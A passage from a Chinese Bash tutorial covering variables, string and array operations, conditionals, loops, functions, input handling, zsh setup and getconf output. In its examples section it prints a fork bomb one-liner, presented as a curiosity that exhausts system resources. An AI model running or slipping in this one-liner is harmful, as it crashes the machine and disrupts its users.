aaa
echo "B"
[root@gitlab ~]# bash test.sh
A
test.sh: line 3: aaa: command not found
B
```

unset 变量销毁

```
$ unset logfile
```

设置变量默认值

如果 CHANNEL_NAME 没有被赋值，那么他的默认值是 "mychannel"

```
CHANNEL_NAME=$1
: ${CHANNEL_NAME:="mychannel"}
echo $CHANNEL_NAME
```

如果 logfile 值已经存在侧不会覆盖

```
$ logfile=/var/log/test.log
```

```
$ echo $logfile
/var/log/test.log

$ logfile=${logfile:-/tmp/test.log}

$ echo $logfile
/var/log/test.log
```

如果变量为空才能设置

```
$ unset logfile
$ logfile=${logfile:-/tmp/test.log}
$ echo $logfile
/tmp/test.log
```

export 设置全局变量

```
export CATALINA_OUT=/www/logs/tomcat/catalina.out
```

unset 销毁变量

```
unset CATALINA_OUT
```

declare

```
功能说明：声明 shell 变量。

语　　法：declare [+/-][rxi][变量名称＝设置值] 或 declare -f

补充说明：declare为shell指令，在第一种语法中可用来声明变量并设置变量的属性([rix]即为变量的属性），在第二种语法中可用来显示shell函数。若不加上任何参数，则会显示全部的shell变量与函数(与执行set指令的效果相同)。
```

```
参    数:
  +/-   "-"可用来指定变量的属性，"+"则是取消变量所设的属性。
  -f    仅显示函数。
  r    将变量设置为只读。
  x    指定的变量会成为环境变量，可供shell以外的程序来使用。
  i    [设置值]可以是数值，字符串或运算式。
```

Numerical 数值运算

数值运算表达式

```
$((EXPR))
```

```
neo@netkiller ~ % echo $((1+1))
neo@netkiller ~ % echo $((5*5))

neo@netkiller ~ % echo $(( (1 + 1) * 2 ))
4
```

```
num=$(awk "BEGIN {print $num1+$num2; exit}")
num=$(python -c "print $num1+$num2")
num=$(perl -e "print $num1+$num2")
num=$(echo $num1 + $num2 | bc)
```

巧用linux服务器下的/dev/shm, 实现斐波拉切数列

```
[neo@netkiller ~]# cat mblq.sh

TEMP_FILE=/dev/shm/mblq
echo 0 > $TEMP_FILE
echo 1 >> $TEMP_FILE
count=$1
for i in `seq $count`
do
```

```
    first=$(tail -2 $TEMP_FILE |head -1)
    two=$(tail -1 $TEMP_FILE)
    echo $((first+two)) >> $TEMP_FILE
done
cat $TEMP_FILE
[neo@netkiller ~]# bash mblq.sh 15
0
1
1
2
3
5
8
13
21
34
55
89
144
233
377
610
987
```

Strings 字符串操作

```
[neo@netkiller ~]# cat abcde.sh
#!/bin/bash
str="abcde";
for ((m=1;m<=${#str};m++));do
    for ((n=0;n<${#str};n++));do
        [[ ${#str}-$n -lt $m ]] && continue || echo -n
${str:$n:$m}' '
    done
done
[neo@netkiller ~]# bash abcde.sh
a b c d e ab bc cd de abc bcd cde abcd bcde abcde
```

##/#

```
$ MYVAR=foodforthought.jpg
$ echo ${MYVAR##*fo}
rthought.jpg
$ echo ${MYVAR#*fo}
odforthought.jpg
```

一个简单的脚本例子

```
mytar.sh

#!/bin/bash

if [ "${1##*.}" = "tar" ]
then
    echo This appears to be a tarball.
else
    echo At first glance, this does not appear to be a tarball.
fi

$ ./mytar.sh thisfile.tar
This appears to be a tarball.
$ ./mytar.sh thatfile.gz
At first glance, this does not appear to be a tarball.
```

%%/%

```
$ MYFOO="chickensoup.tar.gz"
$ echo ${MYFOO%%.*}
chickensoup
$ echo ${MYFOO%.*}
chickensoup.tar
```

```
MYFOOD="chickensoup"
$ echo ${MYFOOD%%soup}
chicken
```

```
$ test="aaa bbb ccc ddd"

$ echo ${test% *}
aaa bbb ccc

$ echo ${test%% *}
aaa
```

字符串截取

:n1:n2

左侧截取

```
neo@MacBook-Pro-Neo ~/git/Lisa % STR=Netkiller; echo ${STR:3}
killer
```

右侧截取

```
file=netkiller.rpm
$echo ${file: -3}
```

范围截取：${varible:n1:n2}:截取变量varible从n1到n2之间的字符串。

```
$ EXCLAIM=cowabunga

$ echo ${EXCLAIM:0:3}
cow

$ echo ${EXCLAIM:3:7}
abunga
```

```
neo@MacBook-Pro-Neo ~ % str="123456789"
neo@MacBook-Pro-Neo ~ % str="123456789"; echo ${str:3:(6-3)}
```

#

: ${varible:n1:n2}:截取变量varible从n1到n2之间的字符串。

example

```
$cat name.sh
#!/bin/bash
while read line ; do
        fistname=${line% *}
        lastname=${line#* }
        echo $fistname $lastname
done <<EOF
neo chen
jam zheng
EOF

$ bash name.sh
neo chen
jam zheng
```

```

```

计算字符串长度

计算字符串长度

```
echo ${#PATH}
```

```
$ VAR="This string is stored in a variable VAR"
$ echo ${#VAR}
39
```

字符串查找替换

```
# str="1 2 3 4";echo ${str// /}
1234

# str="1 2 3 4";echo ${str// /,}
1,2,3,4

# str="1 2 3 4";echo ${str// /+}
1+2+3+4

# str="neo netkiller";echo ${str//neo/hello}
hello netkiller
```

Array 数组

定义数组

```
arr=(Hello World)

arr[0]=Hello
arr[1]=World
```

访问数组

```
echo ${arr[0]} ${arr[1]}

${arr[*]}         # All of the items in the array
${!arr[*]}        # All of the indexes in the array
${#arr[*]}        # Number of items in the array
${#arr[0]}        # Length of item zero
```

追加操作

```
ARRAY=()
ARRAY+=('foo')
ARRAY+=('bar')
```

for 与 array

```
#!/bin/bash

array=(one two three four [5]=five)

echo "Array size: ${#array[*]}"

echo "Array items:"
for item in ${array[*]}
do
    printf "   %s\n" $item
done

echo "Array indexes:"
for index in ${!array[*]}
```

```
do
    printf "   %d\n" $index
done

echo "Array items and indexes:"
for index in ${!array[*]}
do
    printf "%4d: %s\n" $index ${array[$index]}
done
```

```
#!/bin/bash

array=("first item" "second item" "third" "item")

echo "Number of items in original array: ${#array[*]}"
for ix in ${!array[*]}
do
    printf "   %s\n" "${array[$ix]}"
done
echo

arr=(${array[*]})
echo "After unquoted expansion: ${#arr[*]}"
for ix in ${!arr[*]}
do
    printf "   %s\n" "${arr[$ix]}"
done
echo

arr=("${array[*]}")
echo "After * quoted expansion: ${#arr[*]}"
for ix in ${!arr[*]}
do
    printf "   %s\n" "${arr[$ix]}"
done
echo

arr=("${array[@]}")
echo "After @ quoted expansion: ${#arr[*]}"
for ix in ${!arr[*]}
do
    printf "   %s\n" "${arr[$ix]}"
```

```
done
```

```
array=({23..32} {49,50} {81..92})

echo "Array size: ${#array[*]}"

echo "Array items:"
for item in ${array[*]}
do
    printf "   %s\n" $item
done
```

while 与 array

while 与 array

```
declare -a array=('1:one' '2:two' '3:three');
len=${#array[@]}
i=0
while [ $i -lt $len ]; do
    echo "${array[$i]}"
    let i++
done
```

array 与 read

array 与 read

```
declare -a array=('1:one' '2:two' '3:three');

while read -e item ; do
    echo "$item \n"
done <<< ${array[@]}
```

```
mapfile CONFIG <<END
192.168.0.1 80
192.168.0.1 8080
192.168.0.2 8000
192.168.0.2 80
192.168.0.1 88
END

printf %s "${CONFIG[@]}"

for line in "${CONFIG[@]}"
do
        read ipaddr port <<< $(echo ${line})
        echo "$ipaddr : $port"
done
```

拆分字符串并转换为数组

Split string into an array in Bash

字符串

```
QUEUES="example|sss"
```

类似列表的数据结构

```
for caption in $(echo $QUEUES | tr '|' ' '); do
        echo $caption
done
```

拆分为数组形式

```
captions=($(echo $QUEUES | tr '|' ' '))
```

```
for element in "${captions[@]}"
do
    echo "$element"
done

for key in ${!captions[@]}; do
    echo ${key} ${captions[${key}]}
done
```

数组转为字符串

```
ids=(1 2 3 4);echo ${ids[*]// /|}
ids=(1 2 3 4); lst=$( IFS='|'; echo "${ids[*]}" ); echo $lst

array=(1 2 3 4); echo ${array[*]// /|}
array=(1 2 3 4);string="${ids[@]}";echo ${string// /|}
array=(1 2 3 4);string="${ids[@]}";echo ${string// /,}


IFS='|';echo "${[*]// /|}";
```

read 赋值多个变量

```
[net@netkiller tmp]# cat test.sh
read ipaddr port <<< $(echo www.netkiller.cn 80)

echo $ipaddr
echo $port

[net@netkiller tmp]# bash test.sh
www.netkiller.cn
80
```

eval

```
$ i=5
$ a_5=250
$ eval echo $"a_$i"
```

```
# neo="Neo Chen"
# name=neo
# eval "echo \$$name"

Neo Chen
```

typeset

有两个选项 -l 代表小写 -u 代表大写。

```
typeset -u name
name='neo'
echo $name

typeset -l nickname
nickname='netkiller'
echo $nickname

typeset -l nickname
nickname='NETKILLER'
echo $nickname
```

操作演示

```
[root@localhost ~]# typeset -u name
[root@localhost ~]# name='neo'
[root@localhost ~]# echo $name
NEO
[root@localhost ~]#
```

```
[root@localhost ~]# typeset -l nickname
[root@localhost ~]# nickname='netkiller'
[root@localhost ~]# echo $nickname
netkiller
[root@localhost ~]#
[root@localhost ~]# typeset -l nickname
[root@localhost ~]# nickname='NETKILLER'
[root@localhost ~]# echo $nickname
netkiller
```

envsubst - substitutes environment variables in shell format strings

替换 shell 中的环境变量字符串

envsubst 的功能非常类似模版引擎，我这么一说，做开发的小伙伴瞬间秒懂。现在做一个实验。

添加环境变量到预设文件 source.sh

```
export NAME=Neo
export NICKNAME=Netkiller
```

模版文件 template.tpl

```
NAME=${NAME}
NICKNAME=${NICKNAME}
```

生成目标文件

```
```

```
[root@localhost tmp]# source source.sh && envsubst <
template.tpl > my.conf
[root@localhost tmp]# cat my.conf
NAME=Neo
NICKNAME=Netkiller
```

设置默认值

```
cat <<'EOF'> template.tpl
#!/bin/bash
echo ${NAME}
echo ${NICKNAME}
echo ${AGE}
echo ${HOST}
EOF

export NAME=${NAME:-'NONE'}
export NICKNAME=${NICKNAME:-'NONE'}
export AGE=${AGE:-'26'}
export HOST=${HOST:-`hostname -I|awk '{print $1}'`}
envsubst < template.tpl > my.sh

cat my.sh
bash my.sh
```

运行结果

```
[root@localhost tmp]# cat <<'EOF'> template.tpl
> #!/bin/bash
> echo ${NAME}
> echo ${NICKNAME}
> echo ${AGE}
> echo ${HOST}
> EOF
[root@localhost tmp]#
[root@localhost tmp]# export NAME=${NAME:-'NONE'}
```

```
[root@localhost tmp]# export NICKNAME=${NICKNAME:-'NONE'}
[root@localhost tmp]# export AGE=${AGE:-'26'}
[root@localhost tmp]# export HOST=${HOST:-`hostname -I|awk
'{print $1}'`}
[root@localhost tmp]# envsubst < template.tpl > my.sh
[root@localhost tmp]#
[root@localhost tmp]# cat my.sh
#!/bin/bash
echo NONE
echo Netkiller
echo 26
echo 192.168.30.12
[root@localhost tmp]# bash my.sh
NONE
Netkiller
26
192.168.30.12
```

10. conditions if and case

表 **20.1.** 文件目录表达式

Primary	意义
[-a FILE]	如果 FILE 存在则为真。
[-b FILE]	如果 FILE 存在且是一个块特殊文件则为真。
[-c FILE]	如果 FILE 存在且是一个字特殊文件则为真。
[-d FILE]	如果 FILE 存在且是一个目录则为真。
[-e FILE]	如果 FILE 存在则为真。
[-f FILE]	如果 FILE 存在且是一个普通文件则为真。
[-g FILE]	如果 FILE 存在且已经设置了SGID则为真。
[-h FILE]	如果 FILE 存在且是一个符号连接则为真。
[-k FILE]	如果 FILE 存在且已经设置了粘制位则为真。
[-p FILE]	如果 FILE 存在且是一个名字管道(F如果O)则为真。
[-r FILE]	如果 FILE 存在且是可读的则为真。
[-s FILE]	如果 FILE 存在且大小不为0则为真。
[-t FD]	如果文件描述符 FD 打开且指向一个终端则为真。
[-u FILE]	如果 FILE 存在且设置了SUID (set user ID)则为真。
[-w FILE]	如果 FILE 如果 FILE 存在且是可写的则为真。
[-x FILE]	如果 FILE 存在且是可执行的则为真。
[-O FILE]	如果 FILE 存在且属有效用户ID则为真。
[-G FILE]	如果 FILE 存在且属有效用户组则为真。
[-L FILE]	如果 FILE 存在且是一个符号连接则为真。
[-N FILE]	如果 FILE 存在 and has been mod如果ied since it was last read则为真。
[-S FILE]	如果 FILE 存在且是一个套
[FILE1 -nt FILE2]	如果 FILE1 has been changed more recently than FILE2, or 如果 FILE1 exists and FILE2 does not则为真。
[FILE1 -ot FILE2]	如果 FILE1 比 FILE2 要老, 或者 FILE2 存在且 FILE1 不存在则为真。

[FILE1 -ef FILE2]	如果 FILE1 和 FILE2 指向相同的设备和节点号则为真。

表 20.2. 字符串表达式

Primary	意义
[-o OPTIONNAME]	如果 shell选项 “OPTIONNAME” 开启则为真。
[-z STRING]	“STRING” 的长度为零则为真。
[-n STRING] or [STRING]	“STRING” 的长度为非零 non-zero则为真。
[STRING1 == STRING2]	如果2个字符串相同则为真。
[STRING1 != STRING2]	如果字符串不相等则为真。
[STRING1 < STRING2]	如果 “STRING1” sorts before “STRING2” lexicographically in the current locale则为真。
[STRING1 > STRING2]	如果 “STRING1” sorts after “STRING2” lexicographically in the current locale则为真。
[ARG1 OP ARG2]	“OP” 为 -eq, -ne, -lt, -le, -gt or -ge.

```
[ -z "$VAR" ] && VAR="some default"
[ ! "$VAR" ] && VAR="some default"
[ "$VAR" ] || VAR="some default"
```

Arithmetic relational operators

1. -lt (<)
2. -gt (>)
3. -le (<=)
4. -ge (>=)
5. -eq (==)

6. -ne (!=)

表 **20.3.** 组合表达式

操作	效果
[! EXPR]	如果 EXPR 是false则为真。
[(EXPR)]	返回 EXPR的值。这样可以用来忽略正常的操作符优先级。
[EXPR1 -a EXPR2]	如果 EXPR1 and EXPR2 全真则为真。
[EXPR1 -o EXPR2]	如果 EXPR1 或者 EXPR2 为真则为真。

if

```
if [ ! -d /directory/to/check ]; then
    mkdir -p /directory/toc/check
fi

if [ -z "$VAR" ]; then
        VAR="some default"
fi
```

例 **20.4. Basic conditional example if .. then**

```
#!/bin/bash
if [ "foo" = "foo" ]; then
   echo expression evaluated as true
fi
```

例 **20.5. Conditionals with variables**

```
#!/bin/bash
T1="foo"
T2="bar"
if [ "$T1" = "$T2" ]; then
    echo expression evaluated as true
else
    echo expression evaluated as false
fi
```

```
(( $# != 1 )) && bool=0 || bool=${1}
[[ -f /tmp/test ]] && echo "True" || echo "False"
```

判断变量是否包含字符串

str中是够包括特定的字符串

```
str="www.netkiller.cn"

方法一:

if [[ "${str}" =~ "net" ]]; then
   echo "true"
fi

方法二:

if [[ ${str} = *killer* ]]; then
   echo "true"
fi

方法三:

if echo ${str} |grep -q "netkiller"; then
```

```
   echo "true"
fi

方法四:

echo ${str} |grep -q "kill" && echo "true" || echo "false"
```

case

case 高级用法, 匹配 Yes,YES,YeS,yES,yEs ...

```
read -p "Do you want to continue [Y/n]?" BOOLEAN

case $BOOLEAN in
    [yY][eE][sS])
        echo 'Thanks' $BOOLEAN
        ;;
    [yY]|[nN])
        echo 'Thanks' $BOOLEAN
        ;;
    'T'|'F')
        echo 'Thanks' $BOOLEAN
        ;;
    [Tt]ure|[Ff]alse)
        echo 'Thanks' $BOOLEAN
        ;;
    *)
        exit 1
        ;;
esac
```

例 20.6. case

```
case "$1" in
        start)
```

```
            start
            ;;
        stop)
            stop
            ;;
        status)
            status
            ;;
        restart)
            stop
            start
            ;;
        condrestart)
            condrestart
            ;;

        *)
            echo $"Usage: $0
{start|stop|restart|condrestart|status}"
            exit 1
esac
```

11. Loops for, while and until

for

```
#!/bin/bash
for i in 1 2 3 4 5
do
   echo "Welcome $i times"
done

for i in $( ls ); do
    echo item: $i
done

for i in `seq 1 10`;
do
    echo $i
done

for i in {1..5}
do
   echo "Welcome $i times"
done

for (( c=1; c<=5; c++ ))
do
        echo "Welcome $c times..."
done

for ((i=1; $i<=9;i++)); do echo $i; done
```

```
for i in {0..10..2}
do
    echo "Welcome $i times"
done
```

```
for i in $(seq 1 2 20)
do
   echo "Welcome $i times"
done
```

单行实例

```
for ip in {1..10};do echo $ip; done

for i in `seq 1 10`;do echo $i;done

for ip in {81..92}; do ssh root@172.16.3.$ip date; done

for n in  {23..32} {49,50} {81..92}; do mkdir /tmp/$n; echo
$n; done
```

```
for keyword in bash cmd ls
do
        echo $keyword
done

string="aaa bbb ccc ddd" && for word in $string; do echo
"$word"; done


files=( "/etc/passwd" "/etc/group" "/etc/hosts" )
for file in "${files[@]}"
do
    echo $file
done
```

infinite loops

```
#!/bin/bash
for (( ; ; ))
do
   echo "infinite loops [ hit CTRL+C to stop]"
done
```

find file

```
#!/bin/bash
for file in /etc/*
do
        if [ "${file}" == "/etc/resolv.conf" ]
        then
                countNameservers=$(grep -c nameserver
/etc/resolv.conf)
                echo "Total  ${countNameservers} nameservers
defined in ${file}"
                break
        fi
done
```

backup file

```
#!/bin/bash
FILES="$@"
for f in $FILES
do
        # if .bak backup file exists, read next file
        if [ -f ${f}.bak ]
        then
                echo "Skiping $f file..."
                continue  # read next file and skip cp
command
```

```
        fi
        # we are hear means no backup file exists, just use
cp command to copy file
        /bin/cp $f $f.bak
done
```

```
for n in  {23..32} {49,50} {81..92}; do mkdir /tmp/$n; echo $n;
done
```

while

```
#!/bin/bash
COUNTER=0
while [  $COUNTER -lt 10 ]; do
    echo The counter is $COUNTER
    let COUNTER=COUNTER+1
done
```

```
while read name age
do
        echo $name $age
done << EOF
neo 30
jam 31
john 29
EOF


while read name age
do
        [[ $age -gt 30 ]] && echo $name
done << EOF
neo 30
```

```
jam 31
john 29
EOF
```

```
$ cat mount.sh
#!/bin/sh
while read LINE
do

        s=`echo $LINE|awk '{print $1}'`
        d=`echo $LINE|awk '{print $2}'`

        umount -f $d
        mount -t nfs4 $s $d

done < mount.conf

$ cat mount.conf
172.16.0.1:/    /www/logs/1
172.16.0.2:/    /www/logs/2
172.16.0.3:/    /www/logs/3
172.16.0.4:/    /www/logs/4
172.16.0.5:/    /www/logs/5
```

读一行

```
while IFS='' read -r line || [[ -n "$line" ]]; do
        echo "Text read from file: $line"
done < "$1"
```

until

```
#!/bin/bash
COUNTER=20
until [  $COUNTER -lt 10 ]; do
    echo COUNTER $COUNTER
    let COUNTER-=1
done
```

12. Functions

例 20.7. Functions with parameters sample

```
#!/bin/bash
function quit {
        exit
}
function e {
        echo $1
}

e Hello
e World
quit
echo foo
```

Local variables

```
#!/bin/bash
HELLO=Hello
function hello {
        local HELLO=World
        echo $HELLO
}
echo $HELLO
hello
echo $HELLO
```

13. User interfaces

例 20.8. Using select to make simple menus

```
#!/bin/bash
OPTIONS="Hello Quit"
select opt in $OPTIONS; do
        if [ "$opt" = "Quit" ]; then
                echo done
                exit
        elif [ "$opt" = "Hello" ]; then
                echo Hello World
        else
                clear
                echo bad option
        fi
done
```

例 20.9. Using the command line

```
#!/bin/bash
if [ -z "$1" ]; then
        echo usage: $0 directory
        exit
fi
SRCD=$1
TGTD="/var/backups/"
OF=home-$(date +%Y%m%d).tgz
tar -cZf $TGTD$OF $SRCD
```

例 20.10. Reading user input with read

In many ocations you may want to prompt the user for some input, and there are several ways to achive this. This is one of those ways:

```
#!/bin/bash
echo Please, enter your name
read NAME
echo "Hi $NAME!"
```

As a variant, you can get multiple values with read, this example may clarify this.

```
#!/bin/bash
echo Please, enter your firstname and lastname
read FN LN
echo "Hi! $LN, $FN !"
```

input

例 20.11. read

限时30秒内，输入你的名字

```
$ read -p "Please input your name: " -t 30 named
Please input your name: neo

$ echo $named
```

```
READ_TIMEOUT=60
```

```
read -t "$READ_TIMEOUT" input

# if you do not want quotes, then escape it
input=$(sed "s/[;\`\"\$\' ]//g" <<< $input)

# For reading number, then you can escape other characters
input=$(sed 's/[^0-9]*//g' <<< $input)
```

14. subshell

echo $$ $BASHPID ; (echo $$ $BASHPID)

su 运行 shell 并获取 PID 并存入文件

```
su - $USER -c "$PROG & echo \$! > $PIDFILE"
```

15. Example

有趣的Shell

运行后会不停的fork新的进程，直到你的资源消耗尽。

```
:() { :|:& }; :

.() { .|.& }; .
```

backup

```
#!/bin/sh
umount /mnt/backup
mount /dev/sdb1 /mnt/backup

if [ `date +%d` = '01' ] #每月1号进行完全备份
then
        bakdir="/mnt/bak/daybak/month/"`date +%m%d`
        zl="" #进行完全备份
else
        backup_dir="/mnt/backup/"`date +%d`
        zl="-N "`date +'%Y-%m-01 00:00:01'`; #差异备份
        #zl="-N "`date -d '-1 day' +'%Y-%m-%d 00:00:01'` #日增量
备份
fi

tar "${zl}" -czf ${backup_dir}/www.tgz /var/www
umount /mnt/backup
```

CPU 核心数

```
cat /proc/cpuinfo | grep processor | wc -l
```

Password

例 20.12. random password

```
cat /dev/urandom | head -1 | md5sum | head -c 8

od -N 4 -t x4 /dev/random | head -1 | awk '{print $2}'
```

processes

pid

```
neo@debian:~/html/temp$ pidof lighttpd
2775

neo@debian:~/html/temp$ pgrep lighttpd
2775

neo@debian:~/html/temp$ pid=`pidof lighttpd`
neo@debian:~/html/temp$ echo $pid
2775
```

```
# user=`whoami`
# pgrep -u $user -f cassandra | xargs kill -9
```

kill

kill 占用7800端口的进程

```
kill -9 `netstat -nlp | grep '192.168.0.5:7800' | awk -F ' '
```

```
'{print $7}' | awk -F '/' '{print $1}'`
```

pgrep

```
#!/bin/bash
ntpdate 172.16.10.10

pid=$(pgrep rsync)

if [ -z "$pid" ]; then

rsync -auzP --delete -e ssh  --exclude=example/images --
exclude=project/product --exclude=project/templates/caches
root@172.16.10.10:/www/project /www

fi
```

Shell 技巧

行转列，再批评

```
echo "abc def gfh ijk"| sed "s:\ :\n:g" |grep -w gfh
```

for vs while

```
echo "aaa bbb ccc" > test.txt
echo "ddd eee fff" >> test.txt
```

```
for line in $(cat test.txt)
do
        echo $line
done
```

```
cat test.txt| while read line
do
        echo $line
done
```

遍历字符串

```
# find . -name "*.html" -o -name "*.php" -o -name '*.dwt' -
printf "[%p] " -exec grep -c 'head' {} \; | grep -v "0$" |more
```

to convert utf-8 from gb2312 code

```
perl - MEncode - pi - e '
$_=encode_utf8(decode(gb2312=>$_)) ' filename
for f in `find .`; do [ -f $f ] && perl -MEncode -pi -e
'$_=encode_utf8(decode(gb2312=>$_))' $f; done;
```

使用内存的百分比

```
$ free | sed -n 2p | awk '{print
"used="$3/$2*100"%","free="$4/$2*100"%"}'
used=53.9682% free=46.0318%
```

合并apache被cronlog分割的log文件

```
$ find 2009 -type f -name access.log -exec cat {} >> access.log
\;
```

Linux 交集 差集 并集

测试文件如下：

```
[root@test23 ~]# cat a.txt
1.1.1.1
2.2.2.2
3.3.3.3
1.2.3.4
[root@test23 ~]# cat b.txt
4.4.4.4
1.2.3.4
2.2.2.2
a.b.c.d
```

grep

1) 差集

// 使用 grep -v 和 -f 参数方式 是最容易想到的

```
[root@test23 ~]# grep -v -f  a.txt  b.txt
4.4.4.4
a.b.c.d
[root@test23 ~]# grep -v -f   b.txt  a.txt
1.1.1.1
3.3.3.3
```

uniq

1) 差集

// -u表示的是输出出现次数为1的内容

```
[root@test23 ~]# sort a.txt  b.txt  | uniq -u
1.1.1.1
3.3.3.3
4.4.4.4
a.b.c.d
```

2) 并集

```
[root@test23 ~]# sort a.txt  b.txt  | uniq
1.1.1.1
1.2.3.4
2.2.2.2
```

```
3.3.3.3
4.4.4.4
a.b.c.d

3) 交集
// -d 表示的是输出出现次数大于1的内容
[root@test23 ~]# sort a.txt b.txt | uniq -d
1.2.3.4
2.2.2.2
```

第 21 章 小众 Shell

1. fish shell

安装 fish shell

Linux 安装

```
dnf install -y fish
```

配置 fish

主题管理

```
fish_config theme show
```

环境变量

```
set JAVA_HOME $(/usr/libexec/java_home)
```

2. Z Shell

http://www.zsh.org/

installing Z shell

```
$ sudo apt install zsh
```

Oh My ZSH!

http://ohmyz.sh/

Oh My ZSH 是z shell命令主题

```
$ sh -c "$(curl -fsSL https://raw.github.com/robbyrussell/oh-
my-zsh/master/tools/install.sh)"
```

Starting file

~/.zshrc

```
neo@netkiller:~$ cat .zshrc
# Created by newuser for 4.3.9
PROMPT='%n@%M:%~$ '

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    eval "`dircolors -b`"
```

```
    alias ls='ls --color=auto'
    alias dir='dir --color=auto'
    alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# some more ls aliases
alias ll='ls -l'
alias la='ls -A'
alias l='ls -CF'

# Home/End/Del key
bindkey '\e[1~' beginning-of-line
bindkey '\e[4~' end-of-line
bindkey "\e[3~" delete-char
```

Prompting

```
$ PROMPT='%n@%M:%~$ '
neo@netkiller:~$
```

```
autoload colors; colors
export PS1="%B[%{$fg[red]%}%n%{$reset_color%}%b@%B%
{$fg[cyan]%}%m%b%{$reset_color%}:%~%B]%b "
```

```
[neo@netkiller:~/.oh-my-zsh/themes]
```

Aliases

```
# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    eval "`dircolors -b`"
    alias ls='ls --color=auto'
    alias dir='dir --color=auto'
    alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# some more ls aliases
alias ll='ls -l'
alias la='ls -A'
alias l='ls -CF'
```

History

```
$ !$
```

```
$ history
   18  cd workspace/Document
   19  ls
   20  ls

$ !20
ls
Docbook  makedoc  Tex
```

FAQ

Home/End key

```
bindkey '\e[1~' beginning-of-line
bindkey '\e[4~' end-of-line
```

3. Berkeley UNIX C shell (csh)

$ sudo apt install csh

4. KornShell

$ sudo apt install ksh

第 22 章 Shell 命令

1. Help Commands

man - an interface to the on-line reference manuals

manpath.config

```
cat /etc/manpath.config
```

查看man手册位置

```
$ man -aw ls
/usr/share/man/man1/ls.1.gz
```

指定手册位置

```
man -M /home/mysql/man mysql
```

2. getconf - Query system configuration variables

```
$ getconf LONG_BIT
32
$ getconf WORD_BIT
32
```

```
LINK_MAX                        65000
_POSIX_LINK_MAX                 65000
MAX_CANON                       255
_POSIX_MAX_CANON                255
MAX_INPUT                       255
_POSIX_MAX_INPUT                255
NAME_MAX                        255
_POSIX_NAME_MAX                 255
PATH_MAX                        4096
_POSIX_PATH_MAX                 4096
PIPE_BUF                        4096
_POSIX_PIPE_BUF                 4096
SOCK_MAXBUF
_POSIX_ASYNC_IO
_POSIX_CHOWN_RESTRICTED         1
_POSIX_NO_TRUNC                 1
_POSIX_PRIO_IO
_POSIX_SYNC_IO
_POSIX_VDISABLE                 0
ARG_MAX                         2097152
ATEXIT_MAX                      2147483647
CHAR_BIT                        8
CHAR_MAX                        127
CHAR_MIN                        -128
CHILD_MAX                       63918
CLK_TCK                         100
INT_MAX                         2147483647
INT_MIN                         -2147483648
IOV_MAX                         1024
LOGNAME_MAX                     256
```

```
LONG_BIT                        64
MB_LEN_MAX                      16
NGROUPS_MAX                     65536
NL_ARGMAX                       4096
NL_LANGMAX                      2048
NL_MSGMAX                       2147483647
NL_NMAX                         2147483647
NL_SETMAX                       2147483647
NL_TEXTMAX                      2147483647
NSS_BUFLEN_GROUP                1024
NSS_BUFLEN_PASSWD               1024
NZERO                           20
OPEN_MAX                        1024
PAGESIZE                        4096
PAGE_SIZE                       4096
PASS_MAX                        8192
PTHREAD_DESTRUCTOR_ITERATIONS   4
PTHREAD_KEYS_MAX                1024
PTHREAD_STACK_MIN               16384
PTHREAD_THREADS_MAX
SCHAR_MAX                       127
SCHAR_MIN                       -128
SHRT_MAX                        32767
SHRT_MIN                        -32768
SSIZE_MAX                       32767
TTY_NAME_MAX                    32
TZNAME_MAX
UCHAR_MAX                       255
UINT_MAX                        4294967295
UIO_MAXIOV                      1024
ULONG_MAX                       18446744073709551615
USHRT_MAX                       65535
WORD_BIT                        32
_AVPHYS_PAGES                   972844
_NPROCESSORS_CONF               8
_NPROCESSORS_ONLN               8
_PHYS_PAGES                     4106156
_POSIX_ARG_MAX                  2097152
_POSIX_ASYNCHRONOUS_IO          200809
_POSIX_CHILD_MAX                63918
_POSIX_FSYNC                    200809
_POSIX_JOB_CONTROL              1
_POSIX_MAPPED_FILES             200809
_POSIX_MEMLOCK                  200809
_POSIX_MEMLOCK_RANGE            200809
```

```
_POSIX_MEMORY_PROTECTION           200809
_POSIX_MESSAGE_PASSING             200809
_POSIX_NGROUPS_MAX                 65536
_POSIX_OPEN_MAX                    1024
_POSIX_PII
_POSIX_PII_INTERNET
_POSIX_PII_INTERNET_DGRAM
_POSIX_PII_INTERNET_STREAM
_POSIX_PII_OSI
_POSIX_PII_OSI_CLTS
_POSIX_PII_OSI_COTS
_POSIX_PII_OSI_M
_POSIX_PII_SOCKET
_POSIX_PII_XTI
_POSIX_POLL
_POSIX_PRIORITIZED_IO              200809
_POSIX_PRIORITY_SCHEDULING         200809
_POSIX_REALTIME_SIGNALS            200809
_POSIX_SAVED_IDS                   1
_POSIX_SELECT
_POSIX_SEMAPHORES                  200809
_POSIX_SHARED_MEMORY_OBJECTS       200809
_POSIX_SSIZE_MAX                   32767
_POSIX_STREAM_MAX                  16
_POSIX_SYNCHRONIZED_IO             200809
_POSIX_THREADS                     200809
_POSIX_THREAD_ATTR_STACKADDR       200809
_POSIX_THREAD_ATTR_STACKSIZE       200809
_POSIX_THREAD_PRIORITY_SCHEDULING  200809
_POSIX_THREAD_PRIO_INHERIT         200809
_POSIX_THREAD_PRIO_PROTECT         200809
_POSIX_THREAD_ROBUST_PRIO_INHERIT
_POSIX_THREAD_ROBUST_PRIO_PROTECT
_POSIX_THREAD_PROCESS_SHARED       200809
_POSIX_THREAD_SAFE_FUNCTIONS       200809
_POSIX_TIMERS                      200809
TIMER_MAX
_POSIX_TZNAME_MAX
_POSIX_VERSION                     200809
_T_IOV_MAX
_XOPEN_CRYPT
_XOPEN_ENH_I18N                    1
_XOPEN_LEGACY                      1
_XOPEN_REALTIME                    1
_XOPEN_REALTIME_THREADS            1
```

```
_XOPEN_SHM                      1
_XOPEN_UNIX                     1
_XOPEN_VERSION                  700
_XOPEN_XCU_VERSION              4
_XOPEN_XPG2                     1
_XOPEN_XPG3                     1
_XOPEN_XPG4                     1
BC_BASE_MAX                     99
BC_DIM_MAX                      2048
BC_SCALE_MAX                    99
BC_STRING_MAX                   1000
CHARCLASS_NAME_MAX              2048
COLL_WEIGHTS_MAX                255
EQUIV_CLASS_MAX
EXPR_NEST_MAX                   32
LINE_MAX                        2048
POSIX2_BC_BASE_MAX              99
POSIX2_BC_DIM_MAX               2048
POSIX2_BC_SCALE_MAX             99
